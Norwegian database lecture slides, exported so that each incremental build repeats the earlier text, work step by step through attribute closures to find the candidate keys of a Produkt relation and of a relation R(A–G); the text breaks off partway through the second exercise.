Bare på høyresider: pris, butikknavn, butikktype, adresse, poststed

Forsøk å utived med: navn, kategori, postnr, produktID

Kandidatnøkler:

# Oppgave 2

---

Finn kandidatnøklene til relasjonen

Produkt(produktID, navn, kategori, pris, butikkID, butikknavn, butikktype, adresse, postnr, poststed)

med FDene:

- ◆ produktID → navn, kategori, pris
- ◆ navn, kategori → produktID
- ◆ butikkID → butikknavn, butikktype, adresse, postnr
- ◆ postnr → poststed

Finn alle kandidatnøklene til Produkt.

Aldri på høyresider: butikkID

Bare på høyresider: pris, butikknavn, butikktype, adresse, poststed

Forsøk å utived med: navn, kategori, postnr, produktID

$$\{butikkID, postnr\}^+ = \text{butikkID, postnr}$$

Kandidatnøkler:

# Oppgave 2

---

Finn kandidatnøklene til relasjonen

Produkt(produktID, navn, kategori, pris, butikkID, butikknavn, butikktype, adresse, postnr, poststed)

med FDene:

- ◆ produktID → navn, kategori, pris
- ◆ navn, kategori → produktID
- ◆ butikkID → butikknavn, butikktype, adresse, postnr
- ◆ postnr → poststed

Finn alle kandidatnøklene til Produkt.

Aldri på høyresider: butikkID

Bare på høyresider: pris, butikknavn, butikktype, adresse, poststed

Forsøk å utived med: navn, kategori, postnr, produktID

$$\{butikkID, postnr\}^+ = \text{butikkID, postnr, butikknavn, butikktype, adresse, postnr}$$

Kandidatnøkler:

# Oppgave 2

---

Finn kandidatnøklene til relasjonen

Produkt(produktID, navn, kategori, pris, butikkID, butikknavn, butikktype, adresse, postnr, poststed)

med FDene:

- ◆ produktID → navn, kategori, pris
- ◆ navn, kategori → produktID
- ◆ butikkID → butikknavn, butikktype, adresse, postnr
- ◆ postnr → poststed

Finn alle kandidatnøklene til Produkt.

Aldri på høyresider: butikkID

Bare på høyresider: pris, butikknavn, butikktype, adresse, poststed

Forsøk å utived med: navn, kategori, postnr, produktID

$$\{butikkID, postnr\}^+ = \text{butikkID, postnr, butikknavn, butikktype, adresse, postnr, poststed}$$

Kandidatnøkler:

# Oppgave 2

---

Finn kandidatnøklene til relasjonen

Produkt(produktID, navn, kategori, pris, butikkID, butikknavn, butikktype, adresse, postnr, poststed)

med FDene:

- ◆ produktID → navn, kategori, pris
- ◆ navn, kategori → produktID
- ◆ butikkID → butikknavn, butikktype, adresse, postnr
- ◆ postnr → poststed

Finn alle kandidatnøklene til Produkt.

Aldri på høyresider: butikkID

Bare på høyresider: pris, butikknavn, butikktype, adresse, poststed

Forsøk å utved med: navn, kategori, postnr, produktID

Kandidatnøkler:

# Oppgave 2

---

Finn kandidatnøklene til relasjonen

Produkt(produktID, navn, kategori, pris, butikkID, butikknavn, butikktype, adresse, postnr, poststed)

med FDene:

- ◆ produktID → navn, kategori, pris
- ◆ navn, kategori → produktID
- ◆ butikkID → butikknavn, butikktype, adresse, postnr
- ◆ postnr → poststed

Finn alle kandidatnøklene til Produkt.

Aldri på høyresider: butikkID

Bare på høyresider: pris, butikknavn, butikktype, adresse, poststed

Forsøk å utived med: navn, kategori, postnr, produktID

$$\{butikkID, produktID\}^+ = \text{butikkID, produktID}$$

Kandidatnøkler:

# Oppgave 2

---

Finn kandidatnøklene til relasjonen

Produkt(produktID, navn, kategori, pris, butikkID, butikknavn, butikktype, adresse, postnr, poststed)

med FDene:

- ◆ produktID → navn, kategori, pris
- ◆ navn, kategori → produktID
- ◆ butikkID → butikknavn, butikktype, adresse, postnr
- ◆ postnr → poststed

Finn alle kandidatnøklene til Produkt.

Aldri på høyresider: butikkID

Bare på høyresider: pris, butikknavn, butikktype, adresse, poststed

Forsøk å utived med: navn, kategori, postnr, produktID

$$\{butikkID, produktID\}^+ = \text{butikkID, produktID, navn, kategori, pris}$$

Kandidatnøkler:

# Oppgave 2

---

Finn kandidatnøklene til relasjonen

Produkt(produktID, navn, kategori, pris, butikkID, butikknavn, butikktype, adresse, postnr, poststed)

med FDene:

- ◆ produktID → navn, kategori, pris
- ◆ navn, kategori → produktID
- ◆ butikkID → butikknavn, butikktype, adresse, postnr
- ◆ postnr → poststed

Finn alle kandidatnøklene til Produkt.

Aldri på høyresider: butikkID

Bare på høyresider: pris, butikknavn, butikktype, adresse, poststed

Forsøk å utived med: navn, kategori, postnr, produktID

$$\{butikkID, produktID\}^+ = \text{butikkID, produktID, navn, kategori, pris, butikknavn, butikktype, adresse, postnr}$$

Kandidatnøkler:

# Oppgave 2

---

Finn kandidatnøklene til relasjonen

Produkt(produktID, navn, kategori, pris, butikkID, butikknavn, butikktype, adresse, postnr, poststed)

med FDene:

- ◆ produktID → navn, kategori, pris
- ◆ navn, kategori → produktID
- ◆ butikkID → butikknavn, butikktype, adresse, postnr
- ◆ postnr → poststed

Finn alle kandidatnøklene til Produkt.

Aldri på høyresider: butikkID

Bare på høyresider: pris, butikknavn, butikktype, adresse, poststed

Forsøk å utved med: navn, kategori, postnr, produktID

$$\{butikkID, produktID\}^+ = \text{butikkID, produktID, navn, kategori, pris, } \\ \text{butikknavn, butikktype, adresse, postnr, poststed}$$

Kandidatnøkler:

# Oppgave 2

---

Finn kandidatnøklene til relasjonen

Produkt(produktID, navn, kategori, pris, butikkID, butikknavn, butikktype, adresse, postnr, poststed)

med FDene:

- ◆ produktID → navn, kategori, pris
- ◆ navn, kategori → produktID
- ◆ butikkID → butikknavn, butikktype, adresse, postnr
- ◆ postnr → poststed

Finn alle kandidatnøklene til Produkt.

Aldri på høyresider: butikkID

Bare på høyresider: pris, butikknavn, butikktype, adresse, poststed

Forsøk å utved med: navn, kategori, postnr, produktID

$$\{butikkID, produktID\}^+ = \text{butikkID, produktID, navn, kategori, pris, } \\ \text{butikknavn, butikktype, adresse, postnr, poststed}$$

Kandidatnøkler: {butikkID, produktID}

# Oppgave 2

---

Finn kandidatnøklene til relasjonen

Produkt(produktID, navn, kategori, pris, butikkID, butikknavn, butikktype, adresse, postnr, poststed)

med FDene:

- ◆ produktID → navn, kategori, pris
- ◆ navn, kategori → produktID
- ◆ butikkID → butikknavn, butikktype, adresse, postnr
- ◆ postnr → poststed

Finn alle kandidatnøklene til Produkt.

Aldri på høyresider: butikkID

Bare på høyresider: pris, butikknavn, butikktype, adresse, poststed

Forsøk å utved med: navn, kategori, postnr, produktID

Kandidatnøkler: {butikkID, produktID}

# Oppgave 2

---

Finn kandidatnøklene til relasjonen

Produkt(produktID, navn, kategori, pris, butikkID, butikknavn, butikktype, adresse, postnr, poststed)

med FDene:

- ◆ produktID → navn, kategori, pris
- ◆ navn, kategori → produktID
- ◆ butikkID → butikknavn, butikktype, adresse, postnr
- ◆ postnr → poststed

Finn alle kandidatnøklene til Produkt.

Aldri på høyresider: butikkID

Bare på høyresider: pris, butikknavn, butikktype, adresse, poststed

Forsøk å utved med: navn, kategori, postnr, produktID

$$\{butikkID, navn, kategori\}^+ = \text{butikkID, navn, kategori}$$

Kandidatnøkler: {butikkID, produktID}

# Oppgave 2

---

Finn kandidatnøklene til relasjonen

Produkt(produktID, navn, kategori, pris, butikkID, butikknavn, butikktype, adresse, postnr, poststed)

med FDene:

- ◆ produktID → navn, kategori, pris
- ◆ navn, kategori → produktID
- ◆ butikkID → butikknavn, butikktype, adresse, postnr
- ◆ postnr → poststed

Finn alle kandidatnøklene til Produkt.

Aldri på høyresider: butikkID

Bare på høyresider: pris, butikknavn, butikktype, adresse, poststed

Forsøk å utved med: navn, kategori, postnr, produktID

$$\{butikkID, navn, kategori\}^+ = \text{butikkID, navn, kategori, produktID}$$

Kandidatnøkler: {butikkID, produktID}

# Oppgave 2

---

Finn kandidatnøklene til relasjonen

Produkt(produktID, navn, kategori, pris, butikkID, butikknavn, butikktype, adresse, postnr, poststed)

med FDene:

- ◆ produktID → navn, kategori, pris
- ◆ navn, kategori → produktID
- ◆ butikkID → butikknavn, butikktype, adresse, postnr
- ◆ postnr → poststed

Finn alle kandidatnøklene til Produkt.

Aldri på høyresider: butikkID

Bare på høyresider: pris, butikknavn, butikktype, adresse, poststed

Forsøk å utved med: navn, kategori, postnr, produktID

$$\{butikkID, navn, kategori\}^+ = \text{butikkID, navn, kategori, produktID, pris}$$

Kandidatnøkler: {butikkID, produktID}

# Oppgave 2

---

Finn kandidatnøklene til relasjonen

Produkt(produktID, navn, kategori, pris, butikkID, butikknavn, butikktype, adresse, postnr, poststed)

med FDene:

- ◆ produktID → navn, kategori, pris
- ◆ navn, kategori → produktID
- ◆ butikkID → butikknavn, butikktype, adresse, postnr
- ◆ postnr → poststed

Finn alle kandidatnøklene til Produkt.

Aldri på høyresider: butikkID

Bare på høyresider: pris, butikknavn, butikktype, adresse, poststed

Forsøk å utved med: navn, kategori, postnr, produktID

$$\{ \text{butikkID}, \text{navn}, \text{kategori} \}^+ = \text{butikkID}, \text{navn}, \text{kategori}, \text{produktID}, \text{pris}, \\ \text{butikknavn}, \text{butikktype}, \text{adresse}, \text{postnr}$$

Kandidatnøkler: {butikkID, produktID}

# Oppgave 2

---

Finn kandidatnøklene til relasjonen

Produkt(produktID, navn, kategori, pris, butikkID, butikknavn, butikktype, adresse, postnr, poststed)

med FDene:

- ◆ produktID → navn, kategori, pris
- ◆ navn, kategori → produktID
- ◆ butikkID → butikknavn, butikktype, adresse, postnr
- ◆ postnr → poststed

Finn alle kandidatnøklene til Produkt.

Aldri på høyresider: butikkID

Bare på høyresider: pris, butikknavn, butikktype, adresse, poststed

Forsøk å utved med: navn, kategori, postnr, produktID

$$\{butikkID, navn, kategori\}^+ = \text{butikkID, navn, kategori, produktID, pris, butikknavn, butikktype, adresse, postnr, poststed}$$

Kandidatnøkler: {butikkID, produktID}

# Oppgave 2

---

Finn kandidatnøklene til relasjonen

Produkt(produktID, navn, kategori, pris, butikkID, butikknavn, butikktype, adresse, postnr, poststed)

med FDene:

- ◆ produktID → navn, kategori, pris
- ◆ navn, kategori → produktID
- ◆ butikkID → butikknavn, butikktype, adresse, postnr
- ◆ postnr → poststed

Finn alle kandidatnøklene til Produkt.

Aldri på høyresider: butikkID

Bare på høyresider: pris, butikknavn, butikktype, adresse, poststed

Forsøk å utved med: navn, kategori, postnr, produktID

$$\{butikkID, navn, kategori\}^+ = \text{butikkID, navn, kategori, produktID, pris, butikknavn, butikktype, adresse, postnr, poststed}$$

Kandidatnøkler: {butikkID, produktID}, {butikkID, navn, kategori}

# Oppgave 2

---

Finn kandidatnøklene til relasjonen

Produkt(produktID, navn, kategori, pris, butikkID, butikknavn, butikktype, adresse, postnr, poststed)

med FDene:

- ◆ produktID → navn, kategori, pris
- ◆ navn, kategori → produktID
- ◆ butikkID → butikknavn, butikktype, adresse, postnr
- ◆ postnr → poststed

Finn alle kandidatnøklene til Produkt.

Aldri på høyresider: butikkID

Bare på høyresider: pris, butikknavn, butikktype, adresse, poststed

Forsøk å utived med: navn, kategori, postnr, produktID

Kandidatnøkler: {butikkID, produktID}, {butikkID, navn, kategori}

# Oppgave 2

---

Finn kandidatnøklene til relasjonen

Produkt(produktID, navn, kategori, pris, butikkID, butikknavn, butikktype, adresse, postnr, poststed)

med FDene:

- ◆ produktID → navn, kategori, pris
- ◆ navn, kategori → produktID
- ◆ butikkID → butikknavn, butikktype, adresse, postnr
- ◆ postnr → poststed

Finn alle kandidatnøklene til Produkt.

Aldri på høyresider: butikkID

Bare på høyresider: pris, butikknavn, butikktype, adresse, poststed

Forsøk å utived med: navn, kategori, postnr, produktID

$$\{butikkID, navn, postnr\}^+ = \text{butikkID, navn, postnr}$$

Kandidatnøkler: {butikkID, produktID}, {butikkID, navn, kategori}

# Oppgave 2

---

Finn kandidatnøklene til relasjonen

Produkt(produktID, navn, kategori, pris, butikkID, butikknavn, butikktype, adresse, postnr, poststed)

med FDene:

- ◆ produktID → navn, kategori, pris
- ◆ navn, kategori → produktID
- ◆ butikkID → butikknavn, butikktype, adresse, postnr
- ◆ postnr → poststed

Finn alle kandidatnøklene til Produkt.

Aldri på høyresider: butikkID

Bare på høyresider: pris, butikknavn, butikktype, adresse, poststed

Forsøk å utived med: navn, kategori, postnr, produktID

$$\{butikkID, navn, postnr\}^+ = \text{butikkID, navn, postnr, butikknavn, butikktype, adresse}$$

Kandidatnøkler: {butikkID, produktID}, {butikkID, navn, kategori}

# Oppgave 2

---

Finn kandidatnøklene til relasjonen

Produkt(produktID, navn, kategori, pris, butikkID, butikknavn, butikktype, adresse, postnr, poststed)

med FDene:

- ◆ produktID → navn, kategori, pris
- ◆ navn, kategori → produktID
- ◆ butikkID → butikknavn, butikktype, adresse, postnr
- ◆ postnr → poststed

Finn alle kandidatnøklene til Produkt.

Aldri på høyresider: butikkID

Bare på høyresider: pris, butikknavn, butikktype, adresse, poststed

Forsøk å utived med: navn, kategori, postnr, produktID

$$\{butikkID, navn, postnr\}^+ = \text{butikkID, navn, postnr, butikknavn, butikktype, adresse, poststed}$$

Kandidatnøkler: {butikkID, produktID}, {butikkID, navn, kategori}

# Oppgave 2

---

Finn kandidatnøklene til relasjonen

Produkt(produktID, navn, kategori, pris, butikkID, butikknavn, butikktype, adresse, postnr, poststed)

med FDene:

- ◆ produktID → navn, kategori, pris
- ◆ navn, kategori → produktID
- ◆ butikkID → butikknavn, butikktype, adresse, postnr
- ◆ postnr → poststed

Finn alle kandidatnøklene til Produkt.

Aldri på høyresider: butikkID

Bare på høyresider: pris, butikknavn, butikktype, adresse, poststed

Forsøk å utved med: navn, kategori, postnr, produktID

Kandidatnøkler: {butikkID, produktID}, {butikkID, navn, kategori}

# Oppgave 2

---

Finn kandidatnøklene til relasjonen

Produkt(produktID, navn, kategori, pris, butikkID, butikknavn, butikktype, adresse, postnr, poststed)

med FDene:

- ◆ produktID → navn, kategori, pris
- ◆ navn, kategori → produktID
- ◆ butikkID → butikknavn, butikktype, adresse, postnr
- ◆ postnr → poststed

Finn alle kandidatnøklene til Produkt.

Aldri på høyresider: butikkID

Bare på høyresider: pris, butikknavn, butikktype, adresse, poststed

Forsøk å utived med: navn, kategori, postnr, produktID

$$\{butikkID, navn, produktID\}^+ = \text{butikkID, navn, produktID}$$

Kandidatnøkler: {butikkID, produktID}, {butikkID, navn, kategori}

# Oppgave 2

---

Finn kandidatnøklene til relasjonen

Produkt(produktID, navn, kategori, pris, butikkID, butikknavn, butikktype, adresse, postnr, poststed)

med FDene:

- ◆ produktID → navn, kategori, pris
- ◆ navn, kategori → produktID
- ◆ butikkID → butikknavn, butikktype, adresse, postnr
- ◆ postnr → poststed

Finn alle kandidatnøklene til Produkt.

Aldri på høyresider: butikkID

Bare på høyresider: pris, butikknavn, butikktype, adresse, poststed

Forsøk å utived med: navn, kategori, postnr, produktID

$$\{butikkID, navn, produktID\}^+ = \text{butikkID, navn, produktID, kategori, pris}$$

Kandidatnøkler: {butikkID, produktID}, {butikkID, navn, kategori}

# Oppgave 2

---

Finn kandidatnøklene til relasjonen

Produkt(produktID, navn, kategori, pris, butikkID, butikknavn, butikktype, adresse, postnr, poststed)

med FDene:

- ◆ produktID → navn, kategori, pris
- ◆ navn, kategori → produktID
- ◆ butikkID → butikknavn, butikktype, adresse, postnr
- ◆ postnr → poststed

Finn alle kandidatnøklene til Produkt.

Aldri på høyresider: butikkID

Bare på høyresider: pris, butikknavn, butikktype, adresse, poststed

Forsøk å utved med: navn, kategori, postnr, produktID

$$\{butikkID, navn, produktID\}^+ = \text{butikkID, navn, produktID, kategori, pris, } \\ \text{butikknavn, butikktype, adresse}$$

Kandidatnøkler: {butikkID, produktID}, {butikkID, navn, kategori}

# Oppgave 2

---

Finn kandidatnøklene til relasjonen

Produkt(produktID, navn, kategori, pris, butikkID, butikknavn, butikktype, adresse, postnr, poststed)

med FDene:

- ◆ produktID → navn, kategori, pris
- ◆ navn, kategori → produktID
- ◆ butikkID → butikknavn, butikktype, adresse, postnr
- ◆ postnr → poststed

Finn alle kandidatnøklene til Produkt.

Aldri på høyresider: butikkID

Bare på høyresider: pris, butikknavn, butikktype, adresse, poststed

Forsøk å utved med: navn, kategori, postnr, produktID

$$\{butikkID, navn, produktID\}^+ = \text{butikkID, navn, produktID, kategori, pris, butikknavn, butikktype, adresse, poststed}$$

Kandidatnøkler: {butikkID, produktID}, {butikkID, navn, kategori}

# Oppgave 2

---

Finn kandidatnøklene til relasjonen

Produkt(produktID, navn, kategori, pris, butikkID, butikknavn, butikktype, adresse, postnr, poststed)

med FDene:

- ◆ produktID → navn, kategori, pris
- ◆ navn, kategori → produktID
- ◆ butikkID → butikknavn, butikktype, adresse, postnr
- ◆ postnr → poststed

Finn alle kandidatnøklene til Produkt.

Aldri på høyresider: butikkID

Bare på høyresider: pris, butikknavn, butikktype, adresse, poststed

Forsøk å utved med: navn, kategori, postnr, produktID

$$\{butikkID, navn, produktID\}^+ = \text{butikkID, navn, produktID, kategori, pris, butikknavn, butikktype, adresse, poststed}$$

← Ikke minimal!

Kandidatnøkler: {butikkID, produktID}, {butikkID, navn, kategori}

# Oppgave 2

---

Finn kandidatnøklene til relasjonen

Produkt(produktID, navn, kategori, pris, butikkID, butikknavn, butikktype, adresse, postnr, poststed)

med FDene:

- ◆ produktID → navn, kategori, pris
- ◆ navn, kategori → produktID
- ◆ butikkID → butikknavn, butikktype, adresse, postnr
- ◆ postnr → poststed

Finn alle kandidatnøklene til Produkt.

Aldri på høyresider: butikkID

Bare på høyresider: pris, butikknavn, butikktype, adresse, poststed

Forsøk å utved med: navn, kategori, postnr, produktID

Osv. for de siste kombinasjonene. Ender opp med kun nøklene under.

Kandidatnøkler: {butikkID, produktID}, {butikkID, navn, kategori}

## Oppgave 3

---

Gitt relasjonen  $R(A, B, C, D, E, F, G)$  med FDene  $AB \rightarrow DE$ ,  $C \rightarrow A$ ,  $BD \rightarrow E$ ,  $AE \rightarrow BF$ , finn alle nøkler.

## Oppgave 3

---

Gitt relasjonen  $R(A, B, C, D, E, F, G)$  med FDene  $AB \rightarrow DE$ ,  $C \rightarrow A$ ,  $BD \rightarrow E$ ,  $AE \rightarrow BF$ , finn alle nøkler.

Ikke forekommer i noen høyreside: CG

## Oppgave 3

---

Gitt relasjonen  $R(A, B, C, D, E, F, G)$  med FDene  $AB \rightarrow DE$ ,  $C \rightarrow A$ ,  $BD \rightarrow E$ ,  $AE \rightarrow BF$ , finn alle nøkler.

Ikke forekommer i noen høyreside:  $CG$

Bare forekommer i høyresider:  $F$

## Oppgave 3

---

Gitt relasjonen  $R(A, B, C, D, E, F, G)$  med FDene  $AB \rightarrow DE$ ,  $C \rightarrow A$ ,  $BD \rightarrow E$ ,  $AE \rightarrow BF$ , finn alle nøkler.

Ikke forekommer i noen høyreside:  $CG$

Bare forekommer i høyresider:  $F$

Altså, begynn med  $CG$  og utvid med  $A, B, D, E$ .

## Oppgave 3

---

Gitt relasjonen  $R(A, B, C, D, E, F, G)$  med FDene  $AB \rightarrow DE$ ,  $C \rightarrow A$ ,  $BD \rightarrow E$ ,  $AE \rightarrow BF$ , finn alle nøkler.

Ikke forekommer i noen høyreside:  $CG$

Bare forekommer i høyresider:  $F$

Altså, begynn med  $CG$  og utvid med  $A, B, D, E$ .

1.  $X = CG$ .

## Oppgave 3

---

Gitt relasjonen  $R(A, B, C, D, E, F, G)$  med FDene  $AB \rightarrow DE$ ,  $C \rightarrow A$ ,  $BD \rightarrow E$ ,  $AE \rightarrow BF$ , finn alle nøkler.

Ikke forekommer i noen høyreside:  $CG$

Bare forekommer i høyresider:  $F$

Altså, begynn med  $CG$  og utvid med  $A, B, D, E$ .

1.  $X = CG$ .  $CG^+ =$

## Oppgave 3

---

Gitt relasjonen  $R(A, B, C, D, E, F, G)$  med FDene  $AB \rightarrow DE$ ,  $C \rightarrow A$ ,  $BD \rightarrow E$ ,  $AE \rightarrow BF$ , finn alle nøkler.

Ikke forekommer i noen høyreside:  $CG$

Bare forekommer i høyresider:  $F$

Altså, begynn med  $CG$  og utvid med  $A, B, D, E$ .

1.  $X = CG$ .  $CG^+ = CGA$ .

## Oppgave 3

---

Gitt relasjonen  $R(A, B, C, D, E, F, G)$  med FDene  $AB \rightarrow DE$ ,  $C \rightarrow A$ ,  $BD \rightarrow E$ ,  $AE \rightarrow BF$ , finn alle nøkler.

Ikke forekommer i noen høyreside:  $CG$

Bare forekommer i høyresider:  $F$

Altså, begynn med  $CG$  og utvid med  $A, B, D, E$ .

1.  $X = CG$ .  $CG^+ = CGA$ .  $CG$  er ikke en kandidatnøkkel.

## Oppgave 3

---

Gitt relasjonen  $R(A, B, C, D, E, F, G)$  med FDene  $AB \rightarrow DE$ ,  $C \rightarrow A$ ,  $BD \rightarrow E$ ,  $AE \rightarrow BF$ , finn alle nøkler.

Ikke forekommer i noen høyreside:  $CG$

Bare forekommer i høyresider:  $F$

Altså, begynn med  $CG$  og utvid med  $A, B, D, E$ .

1.  $X = CG$ .  $CG^+ = CGA$ .  $CG$  er ikke en kandidatnøkkel.
2. Prøv å utvide  $X$  med  $B, D, E$ . (A allerede er i  $CG^+$ , ikke noe poeng å utvide A.)

## Oppgave 3

---

Gitt relasjonen  $R(A, B, C, D, E, F, G)$  med FDene  $AB \rightarrow DE$ ,  $C \rightarrow A$ ,  $BD \rightarrow E$ ,  $AE \rightarrow BF$ , finn alle nøkler.

Ikke forekommer i noen høyreside:  $CG$

Bare forekommer i høyresider:  $F$

Altså, begynn med  $CG$  og utvid med  $A, B, D, E$ .

1.  $X = CG$ .  $CG^+ = CGA$ .  $CG$  er ikke en kandidatnøkkel.
2. Prøv å utvide  $X$  med  $B, D, E$ . (A allerede er i  $CG^+$ , ikke noe poeng å utvide A.)
  - 2.1  $X = BCG$ .

## Oppgave 3

---

Gitt relasjonen  $R(A, B, C, D, E, F, G)$  med FDene  $AB \rightarrow DE$ ,  $C \rightarrow A$ ,  $BD \rightarrow E$ ,  $AE \rightarrow BF$ , finn alle nøkler.

Ikke forekommer i noen høyreside:  $CG$

Bare forekommer i høyresider:  $F$

Altså, begynn med  $CG$  og utvid med  $A, B, D, E$ .

1.  $X = CG$ .  $CG^+ = CGA$ .  $CG$  er ikke en kandidatnøkkel.
2. Prøv å utvide  $X$  med  $B, D, E$ . (A allerede er i  $CG^+$ , ikke noe poeng å utvide A.)
  - 2.1  $X = BCG$ .  $BCG^+ =$

## Oppgave 3

---

Gitt relasjonen  $R(A, B, C, D, E, F, G)$  med FDene  $AB \rightarrow DE$ ,  $C \rightarrow A$ ,  $BD \rightarrow E$ ,  $AE \rightarrow BF$ , finn alle nøkler.

Ikke forekommer i noen høyreside:  $CG$

Bare forekommer i høyresider:  $F$

Altså, begynn med  $CG$  og utvid med  $A, B, D, E$ .

1.  $X = CG$ .  $CG^+ = CGA$ .  $CG$  er ikke en kandidatnøkkel.
2. Prøv å utvide  $X$  med  $B, D, E$ . (A allerede er i  $CG^+$ , ikke noe poeng å utvide A.)
  - 2.1  $X = BCG$ .  $BCG^+ = BCG$

## Oppgave 3

---

Gitt relasjonen  $R(A, B, C, D, E, F, G)$  med FDene  $AB \rightarrow DE$ ,  $C \rightarrow A$ ,  $BD \rightarrow E$ ,  $AE \rightarrow BF$ , finn alle nøkler.

Ikke forekommer i noen høyreside:  $CG$

Bare forekommer i høyresider:  $F$

Altså, begynn med  $CG$  og utvid med  $A, B, D, E$ .

1.  $X = CG$ .  $CG^+ = CGA$ .  $CG$  er ikke en kandidatnøkkel.
2. Prøv å utvide  $X$  med  $B, D, E$ . (A allerede er i  $CG^+$ , ikke noe poeng å utvide A.)
  - 2.1  $X = BCG$ .  $BCG^+ = BCGA$

## Oppgave 3

---

Gitt relasjonen  $R(A, B, C, D, E, F, G)$  med FDene  $AB \rightarrow DE$ ,  $C \rightarrow A$ ,  $BD \rightarrow E$ ,  $AE \rightarrow BF$ , finn alle nøkler.

Ikke forekommer i noen høyreside:  $CG$

Bare forekommer i høyresider:  $F$

Altså, begynn med  $CG$  og utvid med  $A, B, D, E$ .

1.  $X = CG$ .  $CG^+ = CGA$ .  $CG$  er ikke en kandidatnøkkel.
2. Prøv å utvide  $X$  med  $B, D, E$ . (A allerede er i  $CG^+$ , ikke noe poeng å utvide A.)
  - 2.1  $X = BCG$ .  $BCG^+ = BCGADE$

## Oppgave 3

---

Gitt relasjonen  $R(A, B, C, D, E, F, G)$  med FDene  $AB \rightarrow DE$ ,  $C \rightarrow A$ ,  $BD \rightarrow E$ ,  $AE \rightarrow BF$ , finn alle nøkler.

Ikke forekommer i noen høyreside:  $CG$

Bare forekommer i høyresider:  $F$

Altså, begynn med  $CG$  og utvid med  $A, B, D, E$ .

1.  $X = CG$ .  $CG^+ = CGA$ .  $CG$  er ikke en kandidatnøkkel.
2. Prøv å utvide  $X$  med  $B, D, E$ . (A allerede er i  $CG^+$ , ikke noe poeng å utvide A.)
  - 2.1  $X = BCG$ .  $BCG^+ = BCGADEF$ .

## Oppgave 3

---

Gitt relasjonen  $R(A, B, C, D, E, F, G)$  med FDene  $AB \rightarrow DE$ ,  $C \rightarrow A$ ,  $BD \rightarrow E$ ,  $AE \rightarrow BF$ , finn alle nøkler.

Ikke forekommer i noen høyreside:  $CG$

Bare forekommer i høyresider:  $F$

Altså, begynn med  $CG$  og utvid med  $A, B, D, E$ .

1.  $X = CG$ .  $CG^+ = CGA$ .  $CG$  er ikke en kandidatnøkkel.
2. Prøv å utvide  $X$  med  $B, D, E$ . (A allerede er i  $CG^+$ , ikke noe poeng å utvide A.)
  - 2.1  $X = BCG$ .  $BCG^+ = BCGADEF$ .  $BCG$  er en kandidatnøkkel.

## Oppgave 3

---

Gitt relasjonen  $R(A, B, C, D, E, F, G)$  med FDene  $AB \rightarrow DE$ ,  $C \rightarrow A$ ,  $BD \rightarrow E$ ,  $AE \rightarrow BF$ , finn alle nøkler.

Ikke forekommer i noen høyreside:  $CG$

Bare forekommer i høyresider:  $F$

Altså, begynn med  $CG$  og utvid med  $A, B, D, E$ .

1.  $X = CG$ .  $CG^+ = CGA$ .  $CG$  er ikke en kandidatnøkkel.
2. Prøv å utvide  $X$  med  $B, D, E$ . (A allerede er i  $CG^+$ , ikke noe poeng å utvide A.)
  - 2.1  $X = BCG$ .  $BCG^+ = BCGADEF$ .  $BCG$  er en kandidatnøkkel.
  - 2.2  $X = CDG$ .

## Oppgave 3

---

Gitt relasjonen  $R(A, B, C, D, E, F, G)$  med FDene  $AB \rightarrow DE$ ,  $C \rightarrow A$ ,  $BD \rightarrow E$ ,  $AE \rightarrow BF$ , finn alle nøkler.

Ikke forekommer i noen høyreside:  $CG$

Bare forekommer i høyresider:  $F$

Altså, begynn med  $CG$  og utvid med  $A, B, D, E$ .

1.  $X = CG$ .  $CG^+ = CGA$ .  $CG$  er ikke en kandidatnøkkel.
2. Prøv å utvide  $X$  med  $B, D, E$ . (A allerede er i  $CG^+$ , ikke noe poeng å utvide A.)
  - 2.1  $X = BCG$ .  $BCG^+ = BCGADEF$ .  $BCG$  er en kandidatnøkkel.
  - 2.2  $X = CDG$ .  $CDG^+ =$

## Oppgave 3

---

Gitt relasjonen  $R(A, B, C, D, E, F, G)$  med FDene  $AB \rightarrow DE$ ,  $C \rightarrow A$ ,  $BD \rightarrow E$ ,  $AE \rightarrow BF$ , finn alle nøkler.

Ikke forekommer i noen høyreside:  $CG$

Bare forekommer i høyresider:  $F$

Altså, begynn med  $CG$  og utvid med  $A, B, D, E$ .

1.  $X = CG$ .  $CG^+ = CGA$ .  $CG$  er ikke en kandidatnøkkel.
2. Prøv å utvide  $X$  med  $B, D, E$ . (A allerede er i  $CG^+$ , ikke noe poeng å utvide A.)
  - 2.1  $X = BCG$ .  $BCG^+ = BCGADEF$ .  $BCG$  er en kandidatnøkkel.
  - 2.2  $X = CDG$ .  $CDG^+ = CDGA$ .

## Oppgave 3

---

Gitt relasjonen  $R(A, B, C, D, E, F, G)$  med FDene  $AB \rightarrow DE$ ,  $C \rightarrow A$ ,  $BD \rightarrow E$ ,  $AE \rightarrow BF$ , finn alle nøkler.

Ikke forekommer i noen høyreside:  $CG$

Bare forekommer i høyresider:  $F$

Altså, begynn med  $CG$  og utvid med  $A, B, D, E$ .

1.  $X = CG$ .  $CG^+ = CGA$ .  $CG$  er ikke en kandidatnøkkel.
2. Prøv å utvide  $X$  med  $B, D, E$ . (A allerede er i  $CG^+$ , ikke noe poeng å utvide A.)
  - 2.1  $X = BCG$ .  $BCG^+ = BCGADEF$ .  $BCG$  er en kandidatnøkkel.
  - 2.2  $X = CDG$ .  $CDG^+ = CDGA$ .  $CDG$  er ikke en kandidatnøkkel.

## Oppgave 3

---

Gitt relasjonen  $R(A, B, C, D, E, F, G)$  med FDene  $AB \rightarrow DE$ ,  $C \rightarrow A$ ,  $BD \rightarrow E$ ,  $AE \rightarrow BF$ , finn alle nøkler.

Ikke forekommer i noen høyreside:  $CG$

Bare forekommer i høyresider:  $F$

Altså, begynn med  $CG$  og utvid med  $A, B, D, E$ .

1.  $X = CG$ .  $CG^+ = CGA$ .  $CG$  er ikke en kandidatnøkkel.
2. Prøv å utvide  $X$  med  $B, D, E$ . (A allerede er i  $CG^+$ , ikke noe poeng å utvide A.)
  - 2.1  $X = BCG$ .  $BCG^+ = BCGADEF$ .  $BCG$  er en kandidatnøkkel.
  - 2.2  $X = CDG$ .  $CDG^+ = CDGA$ .  $CDG$  er ikke en kandidatnøkkel.
  - 2.3  $X = CEG$ .

## Oppgave 3

---

Gitt relasjonen  $R(A, B, C, D, E, F, G)$  med FDene  $AB \rightarrow DE$ ,  $C \rightarrow A$ ,  $BD \rightarrow E$ ,  $AE \rightarrow BF$ , finn alle nøkler.

Ikke forekommer i noen høyreside:  $CG$

Bare forekommer i høyresider:  $F$

Altså, begynn med  $CG$  og utvid med  $A, B, D, E$ .

1.  $X = CG$ .  $CG^+ = CGA$ .  $CG$  er ikke en kandidatnøkkel.
2. Prøv å utvide  $X$  med  $B, D, E$ . (A allerede er i  $CG^+$ , ikke noe poeng å utvide A.)
